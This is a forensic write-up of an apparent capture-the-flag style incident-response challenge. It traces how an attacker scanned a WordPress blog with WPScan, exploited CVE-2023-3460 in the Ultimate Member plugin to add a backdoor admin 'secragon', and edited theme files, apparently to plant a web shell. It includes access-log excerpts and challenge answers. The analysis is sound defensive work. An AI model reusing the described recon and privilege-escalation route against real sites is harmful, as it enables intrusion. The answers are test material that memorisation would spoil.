

Ultimatum



Ultimatum - Writeup



Prepared by: n4ch0

Machine Author(s): CyberJunkie

Difficulty: Easy

Scenario

One of the Forela's WordPress servers was a target of notorious Threat Actors (TA). The website was running a blog dedicated to the Forela Social Club, where Forela employees can chat and discuss random topics. Unfortunately, it became a target of a threat group. The SOC team believe this was due to the blog running a vulnerable plugin. The IT admin already followed the acquisition playbook and triaged the server for the security team. Ultimately (no pun intended) it is your responsibility to investigate the incident. Step in and confirm the culprits behind the attack and restore this important service within the Forela environment.

Artifacts Provided

- Ultimatum.zip - 3FD4E122BBD899F43FA7101918FE335D

Skills Learnt

- Linux Forensics
- Incident Response
- Web forensics
- Correlation between artifacts

Tags

- Linux
- DFIR

Initial Analysis

Extracting the file

Ultimatum.zip gives us another archive, *Ultimatum.tar.gz*, which has an MD5 hash of *3B297966923AD265CDAEE943B406569F*.

```
PS C:\Users\n4ch0\Documents\sherlocks\ultimatum> Get-FileHash .\Ultimatum.tar.gz -Algorithm MD5

Algorithm      Hash                                          Path
-----
MD5            3B297966923AD265CDAEE943B406569F         C:\Users\
```

Upon extracting the .gz file, we find an output generated by CatScale, a Linux-based Incident Response Collector written in Bash that gathers important system data for investigative and forensic purposes.

Below is a brief summary of the directories included in the CatScale output:

- **Docker** - Contains information about containers running on the system, including status, settings, and logs that might indicate malicious activity.
- **Logs** - A collection of logs tracking events, errors, and access attempts. These logs are essential for reviewing user actions, system issues, and suspicious activities.
- **Misc** - Stores miscellaneous system information that may be helpful during investigations, such as temporary files or data that doesn't fit other categories.
- **Persistence** - Details persistent system services and startup scripts, including scheduled tasks, system services, and login scripts. This helps identify potential malware or hidden methods attackers may have used to remain on the system.
- **Podman** - Collects information on Podman's containerized environments.

- **Process_and_Network** - Records information on running processes and network connections, including process IDs, active services, and network sockets. Investigators use this to identify unusual processes or network activity.
- **System_Info** - Contains general system details, such as kernel version, system uptime, hardware specs, and environment variables, providing context on the system's state at the time of investigation.
- **User_Files** - Gathers data from user directories, focusing on files that might provide clues about user activity or malicious files, including command histories or suspicious executables in user folders.
- **Virsh** - Contains information on virtual machines managed by virsh.

Understanding that the machine we’re investigating has WordPress installed, it's best to examine its web server logs for any interesting activity. Upon reviewing the `access.log` file located at `~\Ultimatum\catscale_out\Logs\ip-172-31-11-131-20230808-0937-var-log\var\log\apache2\`, we notice several WPScan (v.3.8.24) requests originating from the IP address 23.106.60.163 at the top of the log.

```
access.log - Notepad
File Edit Format View Help
212.224.107.86 - - [08/Aug/2023:08:19:26 +0000] "GET /appspec.yml HTTP/1.1" 404 454 "-" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1866.237 S
212.224.107.86 - - [08/Aug/2023:08:19:27 +0000] "GET /db/robomongo.json HTTP/1.1" 404 454 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2
212.224.107.86 - - [08/Aug/2023:08:19:29 +0000] "GET /appspec.yml HTTP/1.1" 404 454 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.1
212.224.107.86 - - [08/Aug/2023:08:19:30 +0000] "GET /robomongo.json HTTP/1.1" 404 454 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2227
23.106.60.163 - - [08/Aug/2023:08:21:27 +0000] "GET / HTTP/1.1" 200 11596 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:29 +0000] "GET / HTTP/1.1" 200 11596 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:29 +0000] "HEAD / HTTP/1.1" 200 202 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:29 +0000] "GET /2397006.html HTTP/1.1" 404 435 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:31 +0000] "HEAD /robots.txt HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:31 +0000] "HEAD /fantastico_fileslist.txt HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:31 +0000] "HEAD /searchreplacedb2.php HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:31 +0000] "POST /xmlrpc.php HTTP/1.1" 200 420 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
3.110.136.25 - - [08/Aug/2023:08:21:28 +0000] "POST /wp-cron.php?doing_wp_cron=1691482888.1314458847045898437500 HTTP/1.1" 200 259 "-" "WordPress/6.2.2; http://3.110.136.25"
23.106.60.163 - - [08/Aug/2023:08:21:32 +0000] "HEAD /readme.html HTTP/1.1" 200 283 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:32 +0000] "GET /readme.html HTTP/1.1" 200 3298 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:32 +0000] "HEAD /wp-content/debug.log HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:32 +0000] "GET /wp-includes/rss-functions.php HTTP/1.1" 200 147 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:32 +0000] "HEAD /wp-content/backup-db/ HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:32 +0000] "HEAD /installer-log.txt HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:33 +0000] "GET /wp-signup.php HTTP/1.1" 302 329 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:33 +0000] "GET /wp-content/mu-plugins/ HTTP/1.1" 404 435 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:33 +0000] "GET /wp-login.php?action=register HTTP/1.1" 302 412 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:33 +0000] "GET /index.php/register/ HTTP/1.1" 200 11312 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:33 +0000] "GET /wp-content/uploads/ HTTP/1.1" 200 680 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:33 +0000] "HEAD /wp-content/uploads/tmm_db_migrate/tmm_db_migrate.zip HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
```

This activity is suspicious because WPScan is often used by attackers to identify vulnerabilities in WordPress sites.

Investigating further, we can identify when the suspicious IP first appeared by searching through the log files. PowerShell's `Select-String` cmdlet allows us to filter within files, making it useful for locating traces of the suspicious IP in `access.log.1` found in the same directory. In this example, `Select-String` filters for instances of 23.106.60.163, while `Sort-Object` organizes the matching lines chronologically from earliest to latest.

```
select-string 23.106.60.163 .\access.log.1 | Sort-Object
```

```
PS C:\Users\n4ch0\Documents\sherlocks\ultimatum\Ultimatum\catscale_out\logs\ip-172-31-11-131-20230808-0937-var-log\var\log\apache2> select-string 23.106.60.163 .\access.log.1 | Sort-Object

access.log.1:1000:23.106.60.163 - - [07/Aug/2023:09:44:26 +0000] "HEAD /wp-config HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1001:23.106.60.163 - - [07/Aug/2023:09:44:26 +0000] "HEAD /wp-config%20%20copy.php HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1002:23.106.60.163 - - [07/Aug/2023:09:44:26 +0000] "HEAD /wp-config%20copy.php HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1004:23.106.60.163 - - [07/Aug/2023:09:44:26 +0000] "HEAD /wp-config_backup HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1007:23.106.60.163 - - [07/Aug/2023:09:44:26 +0000] "HEAD /wp-config_good HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1011:23.106.60.163 - - [07/Aug/2023:09:44:26 +0000] "HEAD /wp-config-backup.php HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1013:23.106.60.163 - - [07/Aug/2023:09:44:26 +0000] "HEAD /wp-config-backup HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1014:23.106.60.163 - - [07/Aug/2023:09:44:26 +0000] "HEAD /wp-config-backup1.txt HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1015:23.106.60.163 - - [07/Aug/2023:09:44:26 +0000] "HEAD /wp-config-backup.txt HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1016:23.106.60.163 - - [07/Aug/2023:09:44:26 +0000] "HEAD /wp-config-good HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1021:23.106.60.163 - - [07/Aug/2023:09:44:27 +0000] "HEAD /wp-config-sample.php.bak HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1022:23.106.60.163 - - [07/Aug/2023:09:44:27 +0000] "HEAD /wp-config.backup HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1024:23.106.60.163 - - [07/Aug/2023:09:44:27 +0000] "HEAD /wp-config-sample.php HTTP/1.1" 500 259 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1025:23.106.60.163 - - [07/Aug/2023:09:44:27 +0000] "HEAD /wp-config-sample.php- HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1027:23.106.60.163 - - [07/Aug/2023:09:44:27 +0000] "HEAD /wp-config.bak HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1032:23.106.60.163 - - [07/Aug/2023:09:44:27 +0000] "HEAD /wp-config.bkp HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1033:23.106.60.163 - - [07/Aug/2023:09:44:27 +0000] "HEAD /wp-config.conf HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1034:23.106.60.163 - - [07/Aug/2023:09:44:27 +0000] "HEAD /wp-config.cfg HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1037:23.106.60.163 - - [07/Aug/2023:09:44:27 +0000] "HEAD /wp-config.dump HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
access.log.1:1041:23.106.60.163 - - [07/Aug/2023:09:44:27 +0000] "HEAD /wp-config.htm HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
```

We highlighted only the first 10 target addresses accessed by WPScan, which often resulted in 404 (*Not Found*) errors, though many more attempts appear further down. The high volume of requests from a single IP clearly suggests automated scanning, a behavior commonly associated with reconnaissance efforts.

It's also essential to check the versions of WordPress and its plugins during an analysis, as there may be known vulnerabilities or exploits affecting specific versions.

To identify the WordPress version, we can filter for `/wp-admin` in the logs:

```
select-string /wp-admin .\access.log | Sort-Object
```

```
PS C:\Users\n4ch0\Documents\sherlocks\ultimatum\Ultimatum\catscale_out\logs\ip-172-31-11-131-20230808-0937-var-log\var\log\apache2> select-string /wp-admin .\access.log | Sort-Object

access.log.2276:198.16.74.45 - - [08/Aug/2023:08:37:28 +0000] "GET /wp-admin/ HTTP/1.1" 200 18242 "http://3.110.136.25/index.php/login/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log.2277:198.16.74.45 - - [08/Aug/2023:08:37:29 +0000] "GET /wp-admin/js/postbox.min.js?ver=6.2.2 HTTP/1.1" 200 2572 "http://3.110.136.25/wp-admin/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log.2278:198.16.74.45 - - [08/Aug/2023:08:37:29 +0000] "GET /wp-content/plugins/ultimate-member/includes/admin/assets/css/um-admin-global.css?ver=2.6.4 HTTP/1.1" 200 1645 "http://3.110.136.25/wp-admin/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log.2279:198.16.74.45 - - [08/Aug/2023:08:37:29 +0000] "GET /wp-content/plugins/ultimate-member/includes/admin/assets/js/um-admin-global.js?ver=2.6.4 HTTP/1.1" 200 879 "http://3.110.136.25/wp-admin/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log.2280:198.16.74.45 - - [08/Aug/2023:08:37:30 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 630 "http://3.110.136.25/wp-admin/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log.2281:198.16.74.45 - - [08/Aug/2023:08:37:30 +0000] "GET /wp-admin/admin-ajax.php?action=dashboard-widgets&widget=dashboard_primary&pagenow=dashboard HTTP/1.1" 200 1066 "http://3.110.136.25/wp-admin/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log.2283:198.16.74.45 - - [08/Aug/2023:08:38:31 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 576 "http://3.110.136.25/wp-admin/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
```

For the installed plugins and versions, we can filter for `/wp-content/plugins/`:

```
select-string /wp-content/plugins/ .\access.log | Sort-Object
```

```
PS C:\Users\n4ch0\Documents\sherlocks\ultimatum\Ultimatum\catscale_out\logs\ip-172-31-11-131-20230808-0937-var-log\var\log\apache2> select-string /wp-content/plugins/ .\access.log | Sort-Object

access.log.2210:23.106.60.163 - - [08/Aug/2023:08:33:58 +0000] "GET /wp-content/plugins/ultimate-member/readme.txt HTTP/1.1" 200 38499 "-" "python-requests/2.28.1"
access.log.2218:198.16.74.45 - - [08/Aug/2023:08:35:12 +0000] "GET /wp-content/plugins/ultimate-member/assets/css/um-fonticons-11.css?ver=2.6.4 HTTP/1.1" 200 6268 "http://3.110.136.25/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log.2219:198.16.74.45 - - [08/Aug/2023:08:35:12 +0000] "GET /wp-content/plugins/ultimate-member/assets/css/um-fonticons-fa.css?ver=2.6.4 HTTP/1.1" 200 5113 "http://3.110.136.25/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log.2220:198.16.74.45 - - [08/Aug/2023:08:35:12 +0000] "GET /wp-content/plugins/ultimate-member/assets/css/um-account.css?ver=2.6.4 HTTP/1.1" 200 1468 "http://3.110.136.25/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log.2221:198.16.74.45 - - [08/Aug/2023:08:35:12 +0000] "GET /wp-content/plugins/ultimate-member/assets/js/pickadate/picker.date.js?ver=2.6.4 HTTP/1.1" 200 10973 "http://3.110.136.25/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log.2222:198.16.74.45 - - [08/Aug/2023:08:35:12 +0000] "GET /wp-content/plugins/ultimate-member/assets/js/um-profile.min.js?ver=2.6.4 HTTP/1.1" 200 1299 "http://3.110.136.25/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log.2223:198.16.74.45 - - [08/Aug/2023:08:35:12 +0000] "GET /wp-content/plugins/ultimate-member/assets/css/pickadate/default.date.css?ver=2.6.4 HTTP/1.1" 200 1598 "http://3.110.136.25/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log.2224:198.16.74.45 - - [08/Aug/2023:08:35:12 +0000] "GET /wp-content/plugins/ultimate-member/assets/css/um-old-default.css?ver=2.6.4 HTTP/1.1" 200 1523 "http://3.110.136.25/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
```

Based on the results, we've identified that the WordPress version is **6.2.2** and that the *Ultimate Member* plugin is installed with version **2.6.4**. This information is valuable, as it allows us to check for any known vulnerabilities associated with these specific versions. Additionally, we observed a request made via Python from the same IP address, which raises further suspicion.

Questions

1. Which security scanning tool was utilized by attacker to fingerprint the blog website?
Format name/version

This is shown in the initial analysis section.


Answer: `wpscan/3.8.24`

2. Which CVE was exploited by the attacker?

A quick search for known CVEs (Common Vulnerabilities and Exposures) for the *Ultimate Member* plugin version 2.6.4 reveals **CVE-2023-3460**. This vulnerability allows attackers to bypass regular security measures and escalate their privileges within the WordPress site, potentially gaining unauthorized access or control.

Research suggests that typical attacks often involve making a POST request to the plugin's user registration page. To investigate further, we can filter the logs for */register*.

```
select-string /register .\access.log | Sort-Object
```




True enough, we observe a successful POST request originating from the same IP address identified in our initial analysis, confirming the suspicious activity.

We can then select the lines logged before and after the

`"POST //index.php/register/"` request to gain insight into what happened following that request. This can be achieved by using the `-Context` parameter, specifying the number of lines we want to view.

```
select-string -Path .\access.log -Pattern "POST //index.php/register/" -Context 5,5
```



The result indicate that the source IP address 23.106.60.163 created the user "secragon" after completing its scan, then proceeded to log in. Furthermore, it suggests that **CVE-2023-3460** was indeed exploited, as the user was created with unauthorized permissions, bypassing the standard security measures of the WordPress site.

Answer: `CVE-2023-3460`

3. What was the IP Address utilized by the attacker to exploit the CVE?

This is shown in the analysis in Question #2.

Answer: 23.106.60.163

4. What is the name of the backdoor user added on the blog as part of the exploitation process?

This is shown in the analysis in Question #2.

Answer: secragon

5. After the exploit , the SOC team observed that the attacker IP address changed and from the logs it seems that attacker manually explored the website after logging in. SOC team believes that the previous IP seen during exploitation was a public cloud IP. What is the IP Address which attacker used after logging in the website?

Based on the log in the analysis in Question 2, we observed that the IP address 198.16.74.45 accessed the contents of the WordPress site shortly after the attacker logged in using a newly created user account. It is common for attackers to change their connection methods, such as using a VPN or proxy, to evade detection, which likely occurred in this scenario.

Further investigation of the suspicious IP address 198.16.74.45 in the access.log shows it interacting with several built-in PHP files through the theme editor, such as hidden-404.php and hidden-comments.php. This is a common tactic used by attackers to exploit vulnerabilities and potentially implant backdoors or reverse shells.

```
access.log:2742:198.16.74.45 - - [08/Aug/2023:08:55:19 +0000] "GET /wp-admin/theme-editor.php HTTP/1.1" 200 11534 "http://3.110.136.25/wp-admin/index.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2743:198.16.74.45 - - [08/Aug/2023:08:55:20 +0000] "GET /wp-admin/js/code-editor.min.js?ver=6.2.2 HTTP/1.1" 200 1651 "http://3.110.136.25/wp-admin/theme-editor.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2744:198.16.74.45 - - [08/Aug/2023:08:55:20 +0000] "GET /wp-admin/js/theme-plugin-editor.min.js?ver=6.2.2 HTTP/1.1" 200 4060 "http://3.110.136.25/wp-admin/theme-editor.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2745:198.16.74.45 - - [08/Aug/2023:08:55:20 +0000] "GET /wp-admin/load-styles.php?c=0&dir=ltr&load%5Bchunk_0%5D=dashicons,admin-bar,code-editor,common,forms,admin-menu,dashboard,list-tables,edit,revisions,media,themes,about,nav-menus,wp-pot&load%5Bchunk_1%5D=inter,widgets,site-icon,110n,buttons,wp-auth-check&ver=6.2.2 HTTP/1.1" 200 99649 "http://3.110.136.25/wp-admin/theme-editor.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2746:198.16.74.45 - - [08/Aug/2023:08:55:21 +0000] "GET /wp-includes/js/codemirror/codemirror.min.css?ver=5.29.1-alpha-ee20357 HTTP/1.1" 200 4669 "http://3.110.136.25/wp-admin/theme-editor.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2747:198.16.74.45 - - [08/Aug/2023:08:55:20 +0000] "GET /wp-admin/load-scripts.php?c=0&load%5Bchunk_0%5D=jquery-core,jquery-migrate,utils,wp-codemirror,underscore&ver=6.2.2 HTTP/1.1" 200 224920 "http://3.110.136.25/wp-admin/theme-editor.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2748:198.16.74.45 - - [08/Aug/2023:08:56:00 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 522 "http://3.110.136.25/wp-admin/theme-editor.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2754:198.16.74.45 - - [08/Aug/2023:08:56:42 +0000] "GET /wp-admin/theme-editor.php?file=patterns%2Fhidden-404.php&theme=twentytwentythree HTTP/1.1" 200 11424 "http://3.110.136.25/wp-admin/theme-editor.php?file=templates%2F404.html&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2755:198.16.74.45 - - [08/Aug/2023:08:57:15 +0000] "GET /wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree HTTP/1.1" 200 11554 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-404.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2759:198.16.74.45 - - [08/Aug/2023:08:57:47 +0000] "GET /wp-admin/theme-editor.php?file=patterns%2Fhidden-404.php&theme=twentytwentythree HTTP/1.1" 200 11426 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2760:198.16.74.45 - - [08/Aug/2023:08:57:50 +0000] "GET /wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree HTTP/1.1" 200 11554 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-404.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2763:198.16.74.45 - - [08/Aug/2023:08:58:02 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 592 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2764:198.16.74.45 - - [08/Aug/2023:08:58:07 +0000] "GET /wp-admin/load-styles.php?c=0&dir=ltr&load%5Bchunk_0%5D=dashicons,admin-bar,code-editor,common,forms,admin-menu,dashboard,list-tables,edit,revisions,media,themes,about,nav-menus,wp-pot&load%5Bchunk_1%5D=inter,widgets,site-icon,110n,buttons,wp-auth-check&ver=6.2.2 HTTP/1.1" 200 99649 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2765:198.16.74.45 - - [08/Aug/2023:08:58:16 +0000] "GET /wp-admin/plugins.php HTTP/1.1" 200 11518 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
```

Additionally, several POST requests were seen, likely intended to initiate reverse web shells.

```
access.log:2771:198.16.74.45 - - [08/Aug/2023:08:58:52 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 576 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2772:198.16.74.45 - - [08/Aug/2023:08:59:46 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 576 "http://3.110.136.25/wp-admin/themes.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2773:198.16.74.45 - - [08/Aug/2023:09:00:46 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 576 "http://3.110.136.25/wp-admin/themes.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2774:198.16.74.45 - - [08/Aug/2023:09:00:51 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 576 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2775:198.16.74.45 - - [08/Aug/2023:09:01:53 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 576 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2776:198.16.74.45 - - [08/Aug/2023:09:03:53 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 576 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2777:198.16.74.45 - - [08/Aug/2023:09:05:53 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 576 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
